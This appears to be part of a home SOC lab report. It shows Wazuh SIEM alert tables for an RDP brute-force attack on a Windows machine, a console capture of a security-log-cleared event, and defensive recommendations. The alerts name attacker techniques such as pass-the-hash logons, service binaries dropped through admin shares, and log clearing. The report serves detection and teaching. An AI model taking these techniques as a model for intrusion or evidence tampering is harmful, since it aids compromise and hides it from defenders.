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
timestamp	agent.name	rule.description	rule.level	rule.id
Dec 12, 2025 @ 19:16:31.1...	Windows-Target	Software protection service scheduled successfully.	3	60642
Dec 12, 2025 @ 19:14:15.4...	Windows-Target	Name resolution for the name wpad timed out	5	61109
Dec 12, 2025 @ 19:11:44.6...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:11:44.5...	Windows-Target	Windows User Logoff	3	60137
Dec 12, 2025 @ 19:11:44.5...	Windows-Target	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 12, 2025 @ 19:06:51.1...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:51.1...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:51.1...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:51.1...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:49.9...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:49.9...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:49.9...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:49.9...	Windows-Target	Multiple Windows Logon Failures	10	60204
Dec 12, 2025 @ 19:06:48.7...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:48.7...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:48.7...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:48.7...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 12, 2025 @ 19:06:47.5...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122

6.2. Successful Login Detection:

Following the successful compromise, Wazuh generated an alert for the successful login (Event ID 4624) originating from the same source IP that had been generating the failed attempts. This alert is a strong indicator of a successful breach, especially when preceded by a high volume of failure alerts.



5,213 hits

Nov 20, 2025 @ 01:21:36.159 - Dec 14, 2025 @ 01:21:36.160

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
timestamp	agent.name	rule.description	rule.level	rule.id
Dec 14, 2025 @ 01:21:34.5...	Windows-Target	New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.	12	92650
Dec 14, 2025 @ 01:21:30.3...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:21:30.3...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:21:28.0...	Windows-Target	Windows User Logoff	3	60137
Dec 14, 2025 @ 01:19:23.1...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:19:23.1...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:19:23.0...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:19:23.0...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:19:22.0...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:19:22.0...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:19:19.1...	Windows-Target	New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.	12	92650
Dec 14, 2025 @ 01:19:14.3...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:19:14.3...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:17:53.1...	Windows-Target	Service startup type was changed	3	61104
Dec 14, 2025 @ 01:16:57.3...	Windows-Target	Windows User Logoff	3	60137
Dec 14, 2025 @ 01:16:56.0...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:16:56.0...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:16:54.7...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 14, 2025 @ 01:16:53.5...	Windows-Target	Multiple Windows Logon Failures	10	60204
Dec 14, 2025 @ 01:16:51.9...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122
Dec 14, 2025 @ 01:16:50.3...	Windows-Target	Logon Failure - Unknown user or bad password	5	60122

6.3. Alert Database Analysis:

Using the Wazuh Threat Hunting dashboard, the volume of alerts generated during the attack was analyzed. The graphs clearly show a sharp spike in authentication failure alerts, indicating an active brute-force or credential-based attack and confirming that the monitoring system successfully detected the abnormal behavior.



6.4. Detection of Log Clearing:

Wazuh successfully detected Event ID 1102, indicating that the Windows Security Event Log was cleared. This event is highly significant, as clearing audit logs is a common post-exploitation technique used by attackers to erase forensic evidence. The detection of this action confirms the SIEM's ability to identify malicious attempts to tamper with system logs, regardless of whether the attacker successfully evaded monitoring.

```
C:\Windows\system32> wevtutil qe Security
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Eventlog' Guid='{fc65ddd8-d6ef-4962-83d5-6e5
cfe9ce148}'/><EventID>1102</EventID><Version>0</Version><Level>4</Level><Task>104</Task><Opcode>0</Opcode><Keywords>0x4020000000000000</Keywords><TimeCreat
ed SystemTime='2025-12-13T22:28:56.5593879Z'/><EventRecordID>9546</EventRecordID><Correlation/><Execution ProcessID='1132' ThreadID='6384'/><Channel>Securi
ty</Channel><Computer>WIN-53FGIUFQT2P</Computer><Security/></System><UserData><LogFileCleared xmlns='http://manifests.microsoft.com/win/2004/08/windows/eve
ntlog'><SubjectUserSid>S-1-5-18</SubjectUserSid><SubjectUserName>SYSTEM</SubjectUserName><SubjectDomainName>NT AUTHORITY</SubjectDomainName><SubjectLogonId
>0x3e7</SubjectLogonId></LogFileCleared></UserData></Event>
C:\Windows\system32>
```

---

7. Conclusion and Recommendations

The home SOC lab simulation successfully demonstrated how the Wazuh SIEM system can detect RDP brute-force attacks and provide clear visibility across the entire attack lifecycle, starting from repeated authentication failures and progressing to post-compromise activities. The results highlight the importance of timely alert correlation and monitoring in identifying and responding to credential-based attacks.

Key Security Takeaways and Recommendations

1. Enable Active Response
   Enabling Active Response rules in Wazuh can significantly reduce attacker dwell time by automatically blocking suspicious source IP addresses after a predefined number of failed authentication attempts.

2. Strengthen Password Policies
   Enforcing strong and complex password policies directly limits the effectiveness of brute-force attacks and reduces the likelihood of account compromise.

3. Secure RDP Access
   Implementing Multi-Factor Authentication (MFA) for RDP, along with changing the default RDP port (3389), helps reduce the exposed attack surface and increases resistance to automated attacks.

4. Continuous Log Monitoring
   Continuous monitoring and analysis of Wazuh logs are essential for detecting abnormal authentication patterns that may indicate early-stage reconnaissance or persistent attack activity.